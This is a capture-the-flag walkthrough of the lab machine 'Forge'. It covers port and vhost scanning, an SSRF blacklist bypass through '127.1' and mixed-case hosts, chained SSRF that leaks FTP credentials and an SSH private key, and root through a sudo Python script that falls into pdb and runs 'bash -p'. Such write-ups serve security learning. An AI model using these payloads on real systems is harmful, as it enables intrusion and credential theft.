1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 21

Discover port 21 with FTP services, seem blocked by firewall as this is not in open status.

```
PORT    STATE    SERVICE VERSION
21/tcp filtered ftp
```

1.1.2 Port 22

Discover Port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.3.

```
22/tcp open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
```

1.1.3 Port 80

Discover Port 80 with Apache httpd 2.4.41 of webserver.

```
80/tcp open     http    Apache httpd 2.4.41
|_http-title: Gallery
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

1.1.4 UDP Scan

In UDP Scan, we dint discover any vulnerability port, port status and associate services.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$ sudo nmap -T4 -A -sU 10.10.11.111 -oN ./nmap/forge-udp.nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-26 16:25 +08
Warning: 10.10.11.111 giving up on port because retransmission cap hit (6).
Nmap scan report for forge.htb (10.10.11.111)
Host is up (0.26s latency).
Not shown: 994 closed udp ports (port-unreach)
PORT      STATE         SERVICE   VERSION
989/udp   open|filtered ftps-data
2002/udp  open|filtered globe
16970/udp open|filtered unknown
22053/udp open|filtered unknown
39683/udp open|filtered unknown
50164/udp open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

1.2 Web Fuzzing

1.2.1 Directory fuzz

Fuzzing the directory of root domain. Discover ‘uploads’ directory.

```
-----------------------------------------------

 :: Method           : GET
 :: URL              : http://forge.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Output file      : ./web-dir/forge-80.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
-----------------------------------------------

server-status           [Status: 403, Size: 274, Words: 20, Lines: 10]
static                  [Status: 301, Size: 307, Words: 20, Lines: 10]
upload                  [Status: 200, Size: 929, Words: 267, Lines: 33]
uploads                 [Status: 301, Size: 224, Words: 21, Lines: 4]
```

1.2.2 Vhost Fuzz


Discover admin vhost of the domain.

```
       v1.3.1 Kali Exclusive <3
-----------------------------------------------

 :: Method           : GET
 :: URL              : http://forge.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt
 :: Header           : Host: FUZZ.forge.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 18
-----------------------------------------------

admin                   [Status: 200, Size: 27, Words: 4, Lines: 2]
```

1.3 Website enumeration

1.3.1 Gallery

Website designed for upload image or as Gallery services. Upload image button action.



Check on the source. Discovered upload and static directory.


```
<header>
    <nav>
        <h1 class=""><a href="/">Gallery</a></h1>
        <h1 class="align-right"><a href="/upload">Upload an image</a></h1>
    </nav>
</header>
<br><br>
<center>
    <table align="center">
        <tr>
            <td>
                <center>
                    <img src="/static/images/image1.jpg">
                </center>
            </td>
            <td>
                <center>
                    <img src="/static/images/image2.jpg">
                </center>
            </td>
```

1.3.2 Upload directory

'/upload' directory. Discovered that the services will allow user to upload image or file from local or url.

1.3.2.1 Upload file from local

Discover an option for upload file from local.



Test random upload an random file. File name being encoded with base64.

Intercept request via BurpSuite. Doesn't found any interesting parameter or request body data.

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------195210284141042924652467099 57
Content-Length: 366
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------195210284141042924652467099 57
Content-Disposition: form-data; name="file"; filename="soda.tst"
Content-Type: application/vnd.etsi.timestamp-token

sodaisHere

-----------------------------195210284141042924652467099 57
Content-Disposition: form-data; name="local"

1
-----------------------------195210284141042924652467099 57--
```

1.3.2.2 Upload file from URL


Upload an image from attacker machine.

Open a listener and try to receive connection from server. Seem like the server will try to get or download the file or images from the provided url.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge/www$ nc -lvnp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:48850.
GET / HTTP/1.1
Host: 10.10.14.5
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

1.4 ADMIN Vhost


Access to 'admin.forge.htb'. The server response will only localhost address is allowed.



1.5 SSRF Vulnerability

1.5.1 Blacklist address.

When we submit the url with 127.0.0.1 address. Server blocked 127.0.0.1 address.



1.5.2 Localhost address

Test with http://127.1 address.

1.5.3 Concept 127.1 address


Which will pointing back to localhost address.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$ ping 127.1
PING 127.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.094 ms
^C
--- 127.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.031/0.069/0.094/0.023 ms
```

1.5.4 Bypass Blacklist address

1.5.4.1 Upper case

Change the word of domain to upper case as below.



Change of localhost address to Upper

```
1  POST /upload HTTP/1.1
2  Host: forge.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
   Gecko/20100101 Firefox/91.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.
   9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 url=http://localHost&remote=1
```

```
32         </h2>
33         <div id="form-div">
34
35         </div>
36       </div>
37     </center>
38     <br>
39     <br>
40     <h1>
41       <center>
42         <strong>
             File uploaded successfully to the
             following url:
           </strong>
43       </center>
44     </h1>
45     <h1>

46       <center>
47         <strong>
             <a href="
             http://forge.htb/uploads/hjEpajXDhoGoSTOkd
             FRa">
               http://forge.htb/uploads/hjEpajXDhoGoSTO
               kdFRa
             </strong>
48         </center>
49       </h1>
50     </body>
51   </html>
```

1.5.4.2 Server response for 127.1 address

The server response with success request. It allowed get some file from the addresses.

Submit

File uploaded successfully to the following url:
http://forge.htb/uploads/l6KWXvfcoB8WPdCU11Cs

1.5.5 FTP localhost

As we already bypassed the blacklisted address. We can now check for FTP port to gather more information.

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

url=http://localHost:21&remote=1
```

```
      </nav>
    </header>
    <center>
      <br>
      <br>
      <div id="content">
        <h2 onclick="show_upload_local_file()">
          Upload local file
        </h2>
        <h2 onclick="show_upload_remote_file()">
          Upload from url
        </h2>
        <div id="form-div">

        </div>
      </div>
    </center>
    <br>
    <br>
    <h1>
      <center>
        <strong>
          An error occured! Error : (&#39;Connection aborted.&#39;, BadStatusLine(&#34;220 Forge&#39;s internal ftp server\r\n&#34;))
        </strong>
      </center>
    </h1>
  </body>
</html>
```

1.5.6 Admin VHOST

SSRF to admin vhost

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

url=http://adMin.Forge.Htb&remote=1
```

```
        </h2>
        <div id="form-div">

        </div>
      </div>
    </center>
    <br>
    <br>
    <h1>
      <center>
        <strong>
          File uploaded successfully to the following url:
        </strong>
      </center>
    </h1>
    <h1>

      <center>
        <strong>
          <a href="http://forge.htb/uploads/2KpOCkWMSXW79EwkolAH">
            http://forge.htb/uploads/2KpOCkWMSXW79EwkolAH
          </strong>
        </center>
      </h1>
    </body>
  </html>
```

1.6 Admin panel

Discover the admin panel or portal, when accessing the page.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$ curl http://forge.htb/uploads/2KpOCkWMSXW79Ewko1AH
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$
```

1.6.1 Annoucement directory

Access 'ADMIN.FORGE.HTB/announcements' directory via SSRF vuln. Obtained FTP credentials and knowing the ‘upload’ directory now support for ftp. The upload directory also contain configuration that allowed to upload with a ‘url’ parameter.

```
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</l
    </ul>
</body>
</html>
```

1.6.2 Upload directory

Access 'ADMIN.FORGE.HTB/upload' directory via SSRF vuln. The upload directory is quite like root domain page.

```
<!DOCTYPE html>
<html>
<head>
    <title>Upload an image</title>
</head>
<body onload="show_upload_local_file()">
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/upload.css">
    <script type="text/javascript" src="/static/js/main.js"></script>
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <center>
        <br><br>
        <div id="content">
            <h2 onclick="show_upload_local_file()">
                Upload local file
            </h2>
            <h2 onclick="show_upload_remote_file()">
                Upload from url
            </h2>
            <div id="form-div">

            </div>
        </div>
    </center>
    <br>
    <br>
</body>
</html>
```

1.7 Double SSRF with FTP credentials

Add the ‘url’ parameter and ftp credentials. The server success upload the file.

```
Pretty Raw Hex
1  POST /upload HTTP/1.1
2  Host: forge.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
   Gecko/20100101 Firefox/91.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.
   9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 83
9  Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 url=
   http://adMin.Forge.Htb/upload?u=ftp://user:heightofs
   ecurity123!@127.1/&remote=1
```

```
Pretty Raw Hex Render
32         </h2>
33         <div id="form-div">
34
35         </div>
36       </div>
37     </center>
38     <br>
39     <br>
40     <h1>
41       <center>
42         <strong>
             File uploaded successfully to the
             following url:
           </strong>
43       </center>
44     </h1>
45     <h1>

46       <center>
47         <strong>
             <a href="
             http://forge.htb/uploads/rY8zvQI5NoX33aJxp
             F8U">
               http://forge.htb/uploads/rY8zvQI5NoX33aJ
               xpF8U
             </strong>
48         </center>
49       </h1>
50     </body>
51   </html>
```


1.7.1 User directory

We discover user directory.

```
</body>
</html>sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$ curl http://forge.htb/uploads/rY8zvQI5NoX33aJxpF8U
drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Jan 22 21:04 user.txt
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge$
```


1.7.2 SSH directory

Edit the request to grab SSH private key



1.7.3 SSH private key

We were able to obtain the private key of user.



2.0 USER ACCESS

2.1 SSH Login

As we obtain ssh private key for user. We can login it via the private key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Forge/ssh-dir$ ssh -i user_id user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 27 Nov 2021 03:52:27 AM UTC

  System load:  0.0               Processes:             222
  Usage of /:   44.8% of 6.82GB   Users logged in:       0
  Memory usage: 34%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Nov 26 23:14:23 2021 from 10.10.14.123
-bash-5.0$ whoami
user
-bash-5.0$
```

2.2 Sudo Permission

Check sudo permission.

```
-bash-5.0$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
-bash-5.0$
```

2.3 File permission

Navigate to '/opt ' directory. We discover that this script is execute by root.

```
-bash-5.0$ pwd
/opt
-bash-5.0$ ls -la
total 12
drwxr-xr-x  2 root root 4096 May 31 12:09 .
drwxr-xr-x 20 root root 4096 Aug  4 19:23 ..
-rwxr-xr-x  1 root root 1447 May 31 12:09 remote-manage.py
-bash-5.0$
```

2.4 Execute Python script

We can see that it is listening on specific port.

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:34035
```

2.5 Python script content

By checking on the python script. We discover a secret password.

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
```

We also discover python debugger exist on the except clause. We need a way to get into here.

```
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

3.0 ROOT ACCESS

Require to use 2 SSH shell.

3.1 1st ssh shell

Use this shell to execute the python script

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:24328
```

3.2 2nd ssh shell

Use this shell to connect with the specific port.

```
user@forge:/opt$ nc localhost 24328
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
```

Next, we simply type in random character, we will pop to the PDB interface.

```
user@forge:/opt$ nc localhost 24328
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
abc
```

3.3 PDB terminal

On the 1st SSH shell. We can import os library and execute bash with -p options. Now we can obtain ROOT access to the machine.

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:24328
invalid literal for int() with base 10: b'abc'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) id
<built-in function id>
(Pdb) import os
(Pdb) os.system('id')
uid=0(root) gid=0(root) groups=0(root)
0
(Pdb) os.system('bash -p')
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user#
```